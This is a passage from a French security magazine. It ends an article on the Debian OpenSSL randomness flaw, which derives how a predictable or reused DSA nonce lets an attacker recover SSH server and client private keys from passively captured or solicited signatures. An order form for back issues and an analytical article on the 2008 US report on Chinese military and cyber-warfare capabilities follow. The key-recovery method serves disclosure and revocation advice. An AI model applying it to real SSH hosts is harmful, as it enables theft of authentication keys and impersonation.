- *k* : un paramètre généré aléatoirement ($0 < k < q$) pour la signature d'un message donné ;
- *M* : le message à signer ;
- *H* : la fonction de hachage (SHA-1 en général).

La sécurité du DSA dépend grandement de celle du paramètre *k* généré (pseudo-)aléatoirement par OpenSSL. La prédictibilité de *k* par un attaquant ou la réutilisation de celui-ci pour chiffrer un autre message permet de retrouver la clé secrète *x* à partir de la signature *s* et du message *M*. En effet, les équations ci-dessus donnent directement $x = (s*k - H(M))*r^{-1} [q]$ (*q* étant premier, *r* est inversible modulo *q*). Autrement dit, même si la clé DSA est correctement générée, son utilisation avec un *k* prédictible la compromet !

On peut ici envisager d'attaquer un serveur ou un client utilisant une clé DSA pour s'authentifier.

6.1 Attaque d'un serveur

Pour attaquer un serveur, il suffit de s'y connecter ou d'écouter le réseau en attendant que quelqu'un s'y connecte. Il va alors générer une signature de la clé de session Diffie-Hellman avec sa clé DSA. En utilisant des méthodes similaires à ce qui a été expliqué pour le déchiffrement de session, on peut deviner le

PID du serveur et la clé de session qui correspond au message *M* signé avec la clé DSA, puis retrouver le *k* utilisé pour générer cette signature. On peut alors calculer la clé privée *x* comme expliqué précédemment en sachant que *M* correspond à la clé de session négociée par Diffie-Hellman que nous savons calculer.

Une autre attaque est possible, mais beaucoup moins pratique. Nous l'exposons toutefois pour la beauté de la chose. On se connecte N fois au serveur jusqu'à obtenir dans les signatures DSA envoyées par le serveur deux fois le même *r*. Notons que, à PID constant, 32769 connexions au plus seraient nécessaires (le fameux « paradoxe » des anniversaires), mais probablement beaucoup moins. Lorsque nous obtenons deux fois le même *r*, nous pouvons espérer que le serveur a généré deux fois le même *k* (espérer seulement, car *g* n'est pas forcément premier avec *q*). Nous avons donc deux couples (r,s1) et (r,s2) tels que :

- $r = (g^k \ [p])\ [q]$
- $s1 = (H(M1) + r*x) * k^{-1}\ [q]$
- $s2 = (H(M2) + r*x) * k^{-1}\ [q]$

On peut alors calculer $s1-s2 = (H(M1) - H(M2)) * k^{-1}\ [q]$. Il suffit alors d'inverser $s1-s2\ [q]$ et de calculer $(H(M1)-H(M2))*(s1-s2)^{-1}\ [q]$ pour obtenir *k* et revenir au cas précédent.

6.2 Attaque d'un client

Pour attaquer un client, deux solutions sont possibles. La première est de faire un serveur malveillant et de faire en sorte que le client s'y connecte, puis accepter les clés publiques qu'il propose pour ensuite lui faire générer une signature et répéter l'attaque précédente. La deuxième solution est d'utiliser l'outil de déchiffrement des flux présenté précédemment pour déchiffrer un flux capturé sur le réseau et récupérer ainsi une signature.

6.3 Conclusion sur DSA

Au final, nous sommes donc capables en écoutant passivement des flux SSH de :

- casser la clé d'authentification DSA d'un client, même si celle-ci n'est pas faible, du moment que le client est vulnérable ;
- casser la clé d'authentification DSA d'un serveur, même si celle-ci n'est pas faible, du moment que le serveur est vulnérable.

Cela signifie que toutes les clés DSA qui ont été utilisées sur des Debian vulnérables doivent être révoquées, même si elles n'ont pas été générées avec une bibliothèque vulnérable. Évidemment, les outils de *blacklist* comme `openssh-vulnkey` ne peuvent pas détecter de telles clés.

Conclusion

Nous espérons que cette faille et cet article auront permis de montrer combien la génération de nombres aléatoires est un élément au cœur de nombreux processus de sécurité. Si la faille est bien due à Debian, selon nous, l'approche d'OpenSSL consistant à « grappiller » de l'entropie partout où ils peuvent, notamment dans des tableaux non initialisés sous le prétexte que « cela ne peut pas faire de mal » est nuisible à la sécurité, car elle rend le code difficile à lire et la sécurité du générateur de nombres aléatoires difficile à évaluer et à tester.

Notes

[1] Sur les systèmes 64 bits, la valeur de `/proc/sys/kernel/pid_max` peut être modifiée par l'administrateur pour valoir jusqu'à 2097152, ce qui offrirait 21 bits d'entropie en supposant les PID aléatoires.

[2] Pour rappel, au lieu de calculer $c = m^d\ [n]$, le serveur va calculer $c = (r^e*m)^d*r^{-1}\ [n]$.

[3] C'est-à-dire dont le CSR envoyé à l'autorité de certification a été généré sur une machine Debian ou Ubuntu.

[4] En particulier, le générateur de nombres aléatoires n'est ni *endian-safe*, ni *64 bits-safe*.

Remerciements

Niels Provos pour nous autoriser à reproduire le schéma sur la séparation de privilèges dans OpenSSH.

Aris Adamantiadis pour sa libssh que nous avons utilisée.

Les relecteurs.

Références

[ext.1] « *Measuring Libre Software Using Debian 3.1 (Sarge) as a case Study: Preliminary Results* », **http://www.upgrade-cepis.org/issues/2005/3/up6-3Amor.pdf**

[ext.2] **http://wiki.debian.org/SSLkeys**

[ext.3] **http://cr0.org/progs/sshfun**

[ext.4] « *It cuts like a knife. SSHarp.* », Stealth, *Phrack* 59

[ext.5] MITM-SSH, **http://www.signedness.org/tools/**

Offre Collectionneur !

Vous êtes un fidèle lecteur mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?

Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

Allez sur **www.ed-diamond.com** et utilisez le moteur de recherche sur tous les sommaires des magazines édités par Diamond Editions (Misc, GNU/Linux Magazine et hors-série, Linux Pratique, Linux Pratique Essentiel). Vous pourrez également compléter votre collection !

4 façons de commander :

- ☒ par courrier postal en nous renvoyant le bon ci-dessous
- ☒ par le Web, sur **www.ed-diamond.com**
- ☒ par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- ☒ par fax au 03 88 58 02 09 (CB)

Bon de commande à remplir et à retourner à : Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°6 Insécurité du wireless ?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots : le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
MISC N°26 Matériel mémoire, humain, multimédia	8,00 €		
MISC N°27 IPv6 : sécurité, mobilité et VPN, les nouveaux enjeux	8,00 €		
MISC N°28 Exploits et correctifs : les nouvelles protections à l'épreuve du feu	8,00 €		
MISC N°29 Sécurité du cœur de réseau IP	8,00 €		
MISC N°30 Les protections logicielles	8,00 €		
MISC N°31 Le risque VoIP : le PABX est-il votre faiblesse ?	8,00 €		
MISC N°32 Que penser de la sécurité selon Microsoft ?	8,00 €		
MISC N°33 RFID, instrument de sécurité ou de surveillance ?	8,00 €		
MISC N°34 Noyau et Rootkit : attaque, exploitation, corruption et dissimulation au cœur du système	8,00 €		
MISC N°35 Autopsie & Forensic : comment réagir après un incident ?	8,00 €		
MISC N°36 Lutte informatique offensive : les attaques ciblées	8,00 €		
MISC N°37 Déni de service : vos serveurs en ligne de mire	8,00 €		
		TOTAL	
	Frais de port France Metro :	+ 3,81 €	
	Frais de port Etranger :	+ 5,34 €	
		TOTAL	

Oui je souhaite compléter ma collection

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

Daniel Ventre – CNRS – daniel.ventre@gern-cnrs.com

LA PUISSANCE MILITAIRE DE LA RÉPUBLIQUE POPULAIRE DE CHINE : RAPPORT 2008 DU DÉPARTEMENT DE LA DÉFENSE DES ÉTATS-UNIS

mots clés : ***guerre de l'information, cyber-guerre et espionnage / Chine / Etats-Unis***

Le département de la Défense des États-Unis a publié au début du mois de mars 2008 son rapport annuel sur la puissance militaire chinoise. Le rapport insiste sur l'inquiétant développement des capacités militaires et des doctrines et stratégies à connotations agressives de la Chine. Ce pays qui est devenu un partenaire incontournable sur la scène internationale, n'en représenterait pas moins aussi une menace sérieuse à la paix dans le monde. Quel est le portrait que dressent les États-Unis de la Chine militaire en cette année 2008 ? Quelle place tient la guerre de l'information dans la constitution de cette « menace chinoise » (§ 1) ? Le rapport n'est-il pas davantage un révélateur de la perception, de la psychologie ou de la stratégie américaine (§ 2) que la description strictement objective de la réalité chinoise qu'il ambitionne de saisir ?

1. Le rapport

1.1 Contexte

Le rapport 2008 sur la puissance militaire de la République Populaire de Chine a été publié en mars 2008 [1]. Il est le 7ème d'une série commencée en 2002 [2], conformément aux dispositions inscrites dans une loi de l'année 2000 intitulée « *FY2000 National Defense Authorization Act* » qui, dans sa Section 1202, impose au Secrétaire à la Défense de soumettre annuellement, au cours des 20 prochaines années, un rapport sur la stratégie militaire de la République Populaire de Chine, les orientations de son développement technologique militaire, sa stratégie de sécurité, l'organisation de ses armées et les concepts opérationnels.

1.2 Plan du rapport

Le rapport 2008 est construit autour de 7 chapitres, encadrés par un résumé, un glossaire des acronymes, et des annexes :

- Chapitre 1 : développements clefs
- Chapitre 2 : comprendre la stratégie chinoise
- Chapitre 3 : la stratégie et la doctrine militaires chinoises
- Chapitre 4 : les objectifs et tendances de la modernisation de l'armée
- Chapitre 5 : les ressources pour la modernisation de l'armée
- Chapitre 6 : la modernisation des armées et la sécurité dans le détroit de Taiwan

- Un chapitre dédié au capital humain dans la modernisation de l'armée chinoise.
- Les annexes qui proposent un ensemble de données quantitatives sur les forces militaires de la Chine et de Taiwan.

1.3 Comprendre la doctrine et la stratégie chinoises ?

En introduction, le rapport souligne le rôle désormais majeur que joue la Chine sur la scène internationale, statut auquel elle a accédé en bénéficiant du soutien inconditionnel des États-Unis : « Aucun pays n'a fait davantage [que les États-Unis] pour assister, faciliter et encourager le développement national et l'intégration dans le système international de la Chine » [3]. Toutefois, des incertitudes entourent la route choisie par la Chine : que vise l'expansion du pouvoir militaire chinois, comment cette puissance sera-t-elle utilisée ?

Les nouveaux équilibres et rapports de force Chine/États-Unis, Chine/Asie, Chine/reste du monde, deviennent dès les premières lignes du rapport le sujet central : nous trouverons d'un côté les États-Unis, animés d'intentions pacifiques, et, de l'autre, la Chine, a priori pacifique, mais soupçonnée de ne pas vouloir en rester là, de vouloir passer du stade d'acteur assurant simplement sa défense à celui d'acteur agressif, préparant des guerres locales [4] à l'aide de ressources high-tech (« *local wars under conditions of informatization* ») [5] et capable d'affronter militairement les États-Unis (cette idée est reprise du Rapport Quadriennal de la Défense 2006 [6]). Selon les États-Unis, la Chine se prépare à l'éventualité d'un affrontement dans le détroit de Taiwan, y compris en cas d'intervention américaine. Pour moderniser rapidement ses armées, réaliser sa RMA [7], la Chine a consenti à des efforts et investissements importants : acquisition d'armes de pointe, notamment d'origine étrangère, modernisation de l'arsenal nucléaire, développement d'une industrie technologique et scientifique forte, reformulation de ses doctrines, touchant ainsi, au plus profond, l'organisation de ses armées.

> *...D'un côté, les États-Unis, animés d'intentions pacifiques, et, de l'autre, la Chine, a priori pacifique...*

La doctrine chinoise est perçue comme un mélange libre de sources anciennes et modernes, incluant les stratèges de l'ère de la Chine impériale aussi bien que les icônes du Parti Communiste chinois. Cette multitude de sources serait la raison de la difficulté de compréhension qui en résulte pour les occidentaux et, de fait, l'étude de la stratégie de l'armée chinoise resterait une science fondamentalement inexacte. Cette remarque ne manque pas de surprendre, car est-il une armée au passé chargé d'histoire qui ne se construise aujourd'hui sans ces deux piliers que sont le passé et le présent ? Le rapport identifie quelques « concepts » qui lui paraissent essentiels à la compréhension de l'action chinoise aujourd'hui et dans l'avenir.

1.3.1 La stratégie des 24 caractères

« Observer calmement : sécuriser sa position ; affronter les évènements avec calme ; dissimuler ses capacités et attendre son heure ; s'efforcer de maintenir un profil bas ; et ne jamais revendiquer le leadership ». Cette phrase, écrite en 24 caractères chinois, attribuée à Deng Xiaoping, servit à guider les appareils chinois des affaires étrangères et de politique de sécurité au début des années 1990. Certains éléments de cette stratégie continuent d'être rappelés par les responsables de la sécurité chinoise, dans le contexte des affaires diplomatiques et militaires. Cette stratégie est instructive en ce qu'elle suggère de maximiser les options à venir en évitant des provocations inutiles. Les Américains voient donc dans ce concept l'une des clefs pour l'interprétation de l'attitude chinoise au niveau international [8].

1.3.2 L'opportunisme chinois

Les dirigeants chinois ont décrit les vingt premières années du 21° siècle comme devant être une période d'opportunité [9], offrant des conditions régionales et internationales plutôt pacifiques, et permettant à la Chine de dominer régionalement et d'avoir une influence globale. Cela signifie que durant cette période d'opportunités, le pays doit savoir saisir ses chances, chaque occasion qui se présentera devant être utilisée pour son bénéfice. L'opportunisme ne signifie pas pour autant l'attentisme. Il peut aussi impliquer des changements fréquents de politique, de tactiques, de choix économiques, en fonction du contexte. L'opportunisme implique alors une forte capacité à réagir, à s'adapter. L'opportunisme est souvent considéré comme une attitude faisant fi des principes moraux. S'agit-il alors d'accroître l'influence politique, économique à n'importe quel prix ? S'agit-il d'être prêt à abandonner des principes politiques, idéologiques considérés comme fondamentaux pour étendre son influence politique ? Comment pourront se concrétiser ces opportunités : au travers d'alliances, d'accords de coopérations, en exploitant les faiblesses des autres nations, en systématisant l'exploitation de toutes les failles du système international et donc, pourquoi pas, y compris celles des systèmes d'information que l'on sait si fragiles ? Mais l'opportunisme n'est pas une option sans risques pour ceux qui la jouent. Déjà, Léon Trotsky écrivant en 1928 sur la révolution chinoise, évoquait les « erreurs classiques de l'opportunisme », ces risques qu'encourent les mouvements idéologiques quand ils s'abandonnent à l'opportunisme [10].

1.3.4 Guerre asymétrique et concept de « shashoujian »

Le rapport reprend le désormais célèbre concept de « marteau de l'assassin » (en chinois « *sha shou jian* ») [11], expression relativement commune en Chine qui évoque les moyens et manières permettant de surmonter un obstacle apparemment

insurmontable. Ce concept suppose la mise en œuvre d'une action offrant un avantage stratégique décisif, utilisée dans un but spécifique, d'une manière particulière, à un moment précis. Le terme est ancien (on le fait remonter à la période Tang), mais il n'est apparu que récemment dans le cadre des débats autour de la modernisation des armées chinoises, au milieu des années 1990. Lorsque le président taiwanais Lee Teng-Hui voulut affirmer la position de Taiwan face à Pékin, la Chine répliqua alors par une démonstration de force en tirant des missiles balistiques au large des côtes taiwanaises. Les États-Unis réagirent immédiatement en envoyant une flotte pour marquer leur soutien à Taiwan. Le Président Jiang Zemin [12] aurait alors demandé à son armée ce qu'il était possible de faire. La réponse fut : « rien ! ». Impuissant politiquement face aux États-Unis, le gouvernement chinois s'est depuis lors efforcé de développer de nouvelles capacités lui permettant d'imposer un jour ses volontés, même dans un rapport de force a priori défavorable (les capacités militaires chinoises sont et resteront longtemps inférieures à celles des États-Unis). Ce concept de marteau de l'assassin recouvre donc ces solutions qui permettraient de prendre le dessus dans un conflit asymétrique. Il ne s'agit pas d'une technologie en particulier, mais de tout ce qui permettra à la Chine de s'imposer face à un adversaire plus puissant, par exemple en rendant l'intervention américaine inutile, trop coûteuse, trop risquée. Le shashoujian pourrait consister en une opportunité diplomatique, en une astuce stratégique, à jouer sur la rapidité (tirs de missiles longue portée que les navires américains n'auraient pas le temps de détecter, recours aux sous-marins, attaques des réseaux informatiques, attaques contre les satellites de communications, guerre de l'information dégradant les systèmes C4ISR [13] américains, etc.), l'effet de surprise pour prendre l'avantage militaire et poursuivre par la diplomatie, à faire courir le risque d'un conflit généralisé dans lequel les États-Unis ne voudraient pas s'engager. La référence à ce concept est apparue dans le rapport annuel *US-China Security Review Commission Report 2002* [14], puis a été reprise dans les rapports annuels au congrès *Military Power of the People's Republic of China* à compter de 2004. Cette expression n'a pas manqué d'interroger les observateurs américains, qui y ont immédiatement vu un nouveau mystère propre à la pensée stratégique contemporaine chinoise. Le département de la Défense américain a alors affirmé que la Chine poursuivait intensément le développement ou l'acquisition de solutions asymétriques de type marteau de l'assassin, reconnaissant toutefois dans le même temps ne pas être en mesure de dire avec précision si ce terme évoquait des technologies spécifiques, des concepts ou une stratégie, ou tout cela à la fois. Le rapport de 2008 revient donc une nouvelle fois sur ce concept, définissant les programmes sha shou jian comme partie intégrante de la stratégie de guerre asymétrique chinoise, visant à donner à un acteur inférieur d'un point de vue technologique, des avantages militaires sur des adversaires supérieurs sur le plan technologique, et donc à changer la direction de la guerre. Les descriptions faites de l'utilisation et des effets des plates-formes de type sha shou jian sont conformes à la stratégie de guerre asymétrique chinoise et sont essentiellement l'intégration de technologies modernes et anciennes utilisées de manière innovante. Il s'agit d'exploiter les faiblesses d'un ennemi puissant. Des cyber-agressions menées en temps de paix pourraient-elles relever de la préparation de ces solutions, en offrant à un acteur la connaissance des failles des adversaires potentiels ? Quelles que soient les solutions en cours de préparation, les services de renseignement américains estiment que la Chine devra encore patienter plus de 10 ans avant de produire une armée moderne capable de vaincre un adversaire de taille moyenne [15].

> *...Le sha shou jian [serait] l'intégration de technologies modernes et anciennes utilisées de manière innovante...*

2. Place du concept « guerre de l'information » dans le rapport

2.1 La guerre de l'information

Le concept de « guerre de l'information » est abordé dans un paragraphe qui lui est dédié, au sein du 4ème chapitre sur les objectifs de la modernisation des armées. Les termes du rapport restent assez imprécis, rappelant simplement que les stratèges militaires ont une compréhension poussée du concept, de ses méthodes et usages. Quelques lignes d'un rapport chinois publié dans la revue *Liberation Army Daily* [16] en novembre 2006 sont reprises, définissant le concept de guerre de l'information. Cette citation, qui était déjà présente dans le rapport du département de la Défense de 2007, n'apporte donc aucune information nouvelle permettant d'identifier une approche spécifiquement chinoise du concept : la guerre de l'information, qui est « le mécanisme pour prendre le dessus sur l'ennemi dans une guerre sous conditions d'informatisation, trouve sa plus forte expression dans notre capacité ou non à utiliser plusieurs moyens permettant d'obtenir et assurer la circulation efficace de l'information ; notre capacité ou non à faire pleinement usage de la perméabilité, de la propriété de partage et de la connexion de l'information pour réaliser la fusion organique des matériels, de l'énergie et de l'information, afin de créer une force de combat combinée : et dans notre capacité ou non à utiliser des moyens efficaces pour affaiblir la supériorité de l'information de l'ennemi et l'efficacité opérationnelle de l'équipement informatique ennemi ».

Quelques données relatives aux investissements sont ensuite fournies, mais sans approche statistique. Il est simplement dit que l'armée chinoise investit (dans l'acquisition ou le développement ?)

dans des moyens de contre-mesure électronique, de défense contre des attaques électroniques (réflecteurs d'angle, générateurs de fausses cibles), et de CNO (*Computer Network Operations*) [17] pour dominer le spectre électromagnétique tôt dans le conflit.

Les CNO qui comprennent les CNA [18], CND [19] et CNE [20] sont partie intégrante de la politique de modernisation des armées chinoises. L'armée considère les CNO comme particulièrement critiques pour prendre l'initiative et acquérir la dominance électromagnétique le plus tôt possible dans un conflit, et comme multiplicateur de force. Mais, on ne connaît pas de doctrine chinoise des CNO. Les théoriciens chinois parlent de « Guerre électronique des réseaux intégrés » (*Integrated Network Electronic Warfare*), pour souligner l'usage intégré de la guerre électronique, des CNO, et de frappes cinétiques limitées contre les nœuds C4 [21] pour interrompre les réseaux des systèmes d'informations de l'adversaire sur le champ de bataille. En 2005, l'armée chinoise aurait ainsi commencé à introduire des CNO offensives dans ses exercices (frappes contre les réseaux ennemis).

> *...L'armée chinoise aurait ainsi commencé à introduire des CNO offensives dans ses exercices...*


Le rapport identifie enfin la création d'unités spéciales de guerre de l'information. Selon le département de la Défense, l'armée chinoise aurait intégré des unités spécialisées de guerre de l'information et développé des virus pour paralyser les systèmes ennemis. Mais, il ne s'agit là encore que d'une information déjà publiée dans les rapports précédents du département de la Défense.

Aucune information relative à la guerre de l'information dans le rapport 2008 ne diffère des contenus des rapports des années antérieures. Cela veut-il dire que les services de renseignement ne disposent d'aucune matière nouvelle pour alimenter le rapport sur ce thème ? Cela veut-il dire que le sujet serait quelque peu délaissé au profit d'autres objets de préoccupation comme la tension dans le détroit de Taiwan, le développement du potentiel humain ou de l'arsenal de missiles balistiques ? Les informations sur les capacités de guerre de l'information n'apporteraient-elles pas d'arguments suffisamment intéressants pour alimenter la construction de l'image de la « menace chinoise » ? Bien que de nombreux pays dans le monde aient en 2007 lancé des accusations contre l'armée chinoise, dans le contexte des agressions contre les systèmes d'information gouvernementaux, rien dans ce chapitre ne vient établir de lien entre les évènements et l'armée chinoise, rien ne vient apporter de commentaire constructif, abonder dans le sens des accusations ou les contredire. Le rapport n'est aujourd'hui d'aucune aide pour une meilleure compréhension de la doctrine et de la stratégie chinoises en matière de guerre de l'information, qui apparaîtraient donc ici comme figées depuis quelques années.

2.2 Les moyens de cyber-guerre

Par « cyber-guerre » (*cyberwar*) les Américains entendent les affrontements sur les réseaux, la guerre des hackers menée par les militaires. La guerre des hackers non militaires, et les affrontements entre hacktivistes, les manœuvres agressives dans le cyberespace menées par les non-militaires, sont couverts par le concept de « *netwar* », non traité dans ce rapport. Le chapitre I « Développements clefs » [22] consacre un paragraphe aux moyens de cyber-guerre. Au cours de l'année 2007, de nombreuses attaques contre les réseaux d'ordinateurs ont eu lieu dans le monde, y compris contre les systèmes d'information du gouvernement des États-Unis, victimes d'intrusions qui semblent trouver leurs origines en Chine continentale. Ces intrusions nécessiteraient des compétences et des moyens importants. Le rapport reconnaît qu'il n'y a aucune certitude que ces intrusions ont été conduites par, ou avec le soutien de, l'armée chinoise ou d'autres éléments du gouvernement chinois. Il affirme toutefois que le développement de capacités de cyber-guerre est conforme aux doctrines publiées par l'armée chinoise à ce sujet. Sont alors rappelés quelques-uns des incidents désormais célèbres de l'année 2007 :

- Le département de la Défense et d'autres agences ou départements du gouvernement des États-Unis, ainsi que des contractants ou *think tanks* liés à la défense, ont été la cible de plusieurs intrusions dans leurs systèmes, dont un grand nombre paraissaient trouver leur source en Chine continentale.
- Le vice-président des services de renseignement allemands, Hans Elmar Remberg, a accusé publiquement la Chine de soutenir les intrusions quotidiennes dans les systèmes d'information. Ces intrusions auraient pour objectif de voler l'information permettant à la Chine de rattraper ses retards technologiques aussi rapidement que possible.
- En septembre 2007, le Secrétaire général de la défense nationale français a confirmé que les systèmes d'information du gouvernement ont été la cible d'attaques venant de Chine.
- Des agressions semblant provenir de Chine ont touché les entreprises britanniques et le directeur général du MI5 a alerté 300 institutions financières du pays des risques d'agression venant de Chine.



2.3 De la cyber-guerre à l'espionnage

Il n'y a dans cette énumération aucune révélation, aucune information que nul ne connaisse déjà, de la lecture de la presse et des nombreux articles publiés sur Internet. Les services de renseignement américains n'ont pas alimenté le rapport sur cette partie.

D'autre part, bien que cette énumération des faits soit précédée d'une courte phrase accordant le bénéfice du doute à la Chine, en raison de l'impossibilité technique d'identifier avec certitude les auteurs des actes (« bien qu'il ne soit pas certain

que ces intrusions aient été conduites par, ou avec l'appui de, l'armée chinoise ou d'autres éléments du gouvernement chinois… ») [23], le paragraphe tout entier reprend l'information et peut ainsi apparaître comme une dénonciation sans détours (sinon reprendrait-il à son compte des informations auxquelles il n'adhère pas ?).

Les actes sont attribués à la Chine, coupable ou non. Les motifs des attaques ne semblent pas devoir être analysés avec plus de finesse, car évidents : l'espionnage économique est le seul argument qui puisse être proposé, s'imposant en raison de la nature des cibles touchées ou visées. La Chine veut accéder rapidement aux hautes technologies. Le FBI (*Federal Bureau of Investigation*) [24] et l'ICE (*Immigration and Customs Enforcement*) [25] ont désigné la Chine comme la principale menace en matière d'espionnage contre les États-Unis. Les dernières années ont vu un accroissement des enquêtes pour exportations illicites d'armes et de technologies vers la Chine. De la même manière que pour les cyber-agressions de 2007, le rapport fournit des exemples :

- En décembre 2007, un résident de Californie a été condamné à 2 ans de prison pour son implication dans des activités d'exportation illégale de technologies de vision nocturne vers la Chine.
- L'ancien directeur d'un institut de recherche associé à l'agence spatiale russe a été condamné à 11 ans de prison pour avoir transmis des technologies classifiées à la Chine.

Cet espionnage économique serait donc le fait de l'armée et du gouvernement chinois, puisque les doigts accusateurs ont désigné ces deux sources comme étant à l'origine des attaques de 2007. Le rapport n'a pas pour objet de proposer des interprétations. On doit toutefois s'interroger : l'espionnage est-il la seule raison des attaques contre les systèmes d'information ? La Chine est-elle la seule origine possible ? D'autres motifs peuvent bien sûr expliquer les actes d'agression : observation des cibles, mise en place de tactiques et de modes opératoires d'agression en perspectives d'actions plus ambitieuses, démonstration de puissance ? Nombre d'hypothèses sont totalement éludées dans les lignes de ce rapport.

2.4 La doctrine militaire : la dualité de la stratégie chinoise

Les quelques lignes consacrées aux développements récents de la doctrine militaire chinoise n'identifient aucune évolution majeure relative au concept de guerre de l'information. Seules sont soulignées des directives fermes enjoignant les armées à s'entraîner dans des environnements informatisés, à intégrer les hautes technologies dans leurs structures. Les textes fondamentaux restent essentiellement les mêmes depuis 1993, reflétant l'impact qu'a eu sur les doctrines militaires la guerre du Golfe de 1991. Toutefois, il semble qu'aujourd'hui la Chine passe de l'étape de « construction » de ses forces consistant à les préparer aux guerres modernes, aux guerres de l'ère de l'information, à celle de l'entraînement à « gagner » ces guerres [26]. La stratégie reste celle de la défense active, qui consiste à ne pas engager de guerre d'agression, mais à engager uniquement des guerres de défense de la souveraineté nationale et de l'intégrité du territoire. Une fois que les hostilités ont commencé, l'essence de la défense active est de prendre l'initiative et d'annihiler l'ennemi. Mais, la définition de l'attaque contre la souveraineté de la Chine reste toujours vague. Des actions préemptives ont été menées au nom de la stratégie de défense : par exemple, les interventions de la Chine durant la guerre de Corée (1950-1953) pour aider la Corée à résister aux États-Unis. Les actions menées dans le cadre des conflits de frontières sont présentées comme des contre attaques d'auto-défense. Il s'agit donc de protéger des intérêts perçus comme centraux par la Chine au moyen d'actions qui peuvent être de préemption, de prévention, de coercition, etc. Ne frapper qu'après la frappe de l'ennemi ne signifie pas attendre passivement que ce dernier ait recours à la force. La stratégie chinoise justifie ainsi des actions militaires offensives (dites « préemptives ») aux niveaux opérationnels et tactiques, sous couvert de posture défensive au niveau stratégique. La doctrine militaire chinoise précise enfin que la frappe de l'ennemi n'est pas limitée aux opérations militaires cinétiques conventionnelles. La frappe de l'ennemi peut aussi être définie en termes politiques. Le raisonnement pourrait-il aller plus loin : en supposant que les cyber-agressions subies par un nombre important de pays en 2007 aient été chinoises, relevaient-elles de ces actions offensives opérationnelles et tactiques justifiées par une stratégie de défense ? Les agressions de 2007 pourraient-elles être une forme de réaction défensive ? L'espace informationnel chinois est-il un domaine de souveraineté que le gouvernement est prêt à défendre en s'appuyant sur les mêmes arguments et stratégies qu'il ne le fait pour ses conflits de territoires avec les pays voisins ? Mais alors, pourquoi la Chine n'aurait-elle pas revendiqué ces actions ?

...La stratégie reste celle de la défense active...

2.5 Les capacités d'interdiction d'accès (anti-access/area denial capabilities)

Ce concept [27] retient l'attention des auteurs du rapport. Cette stratégie qui consiste, dans le contexte de la préparation d'un affrontement avec Taiwan, à créer une zone infranchissable pour quiconque tenterait de la pénétrer, repose essentiellement sur le déploiement d'un arsenal nucléaire, de missiles balistiques, voire d'armes anti-satellites, et concerne les dimensions terrestre, maritime, aérienne. Cette stratégie s'étendrait désormais à la sphère du cyberespace [28] et réside notamment dans le

contrôle de l'information (dominance de l'information). La Chine développe des solutions de sécurité opérationnelle, de guerre électronique, et de guerre de l'information, de déception. La dominance informationnelle implique le recours à des instruments étatiques de pouvoirs militaires et non militaires, dans toutes les dimensions de l'espace de combat moderne [29].

2.6 Absence de cartographie des ressources de guerre de l'information

Le rapport propose 17 illustrations (schémas, figures) relatives :

- à l'espace d'influence militaire chinois (territoires objets de disputes, étendue de l'espace maritime, portée des missiles balistiques) [30] ;
- au potentiel des armées en termes d'équipements (missiles conventionnels et balistiques) [31], d'investissements (budget de la défense) [32], d'efforts dans le développement de systèmes modernes par corps (terre, air, mer, espace) [33] ;
- aux rapports de puissance dans le détroit de Taiwan, dans les forces terrestres, aériennes, navales [34].

Le rapport consacre plusieurs paragraphes aux doctrines et moyens relevant des opérations d'information chinoises. Cependant, les capacités en termes de technologies de l'information et de la communication à usage militaire, en termes de ressources affectées à la guerre de l'information, ne sont pas inventoriées : nul tableau, nul graphique, ne présentent les potentiels respectif de la Chine continentale et de Taiwan, en matière de ressources de guerre de l'information (localisation ou nombre des cyber-unités intégrées aux armées, ampleur des systèmes C4ISR déployés, inventaire des armes informationnelles, etc.) Pourtant l'espace informationnel est bien perçu désormais par les États-Unis comme un domaine à part entière, au même titre que les autres espaces traditionnels (terre, air, mer, espace). Cette cartographie est donc susceptible de les intéresser. À l'absence de cartographie des ressources chinoises de guerre de l'information, on peut essayer d'apporter plusieurs pistes d'explications :

- Soit ces ressources n'existent pas. Cette première hypothèse est fort improbable.
- Soit ces ressources existent, mais ne sont pas significatives et ne méritent pas d'être représentées. Cette seconde option remettrait en cause toutes les théories avancées par la série de rapports sur la puissance militaire chinoise publiés par le DoD depuis 2002.
- Soit ces ressources existent, mais leur localisation, leur mesure, leur identification sont impossibles. Par leur nature elles ne se prêtent pas aux statistiques. Il est plus aisé de comptabiliser le nombre de têtes nucléaires que celui d'armes informationnelles. Il faut donc imaginer d'autres unités de mesure.
- Soit ces ressources sont identifiées, mais les Américains ne souhaitent pas en donner la représentation : conserver aux données un caractère confidentiel ? préférer focaliser la représentation sur d'autres thèmes ?...

3. Portrait objectif de la Chine ou reflet de la pensée américaine ?

3.1 Doutes, inconnues, incertitudes

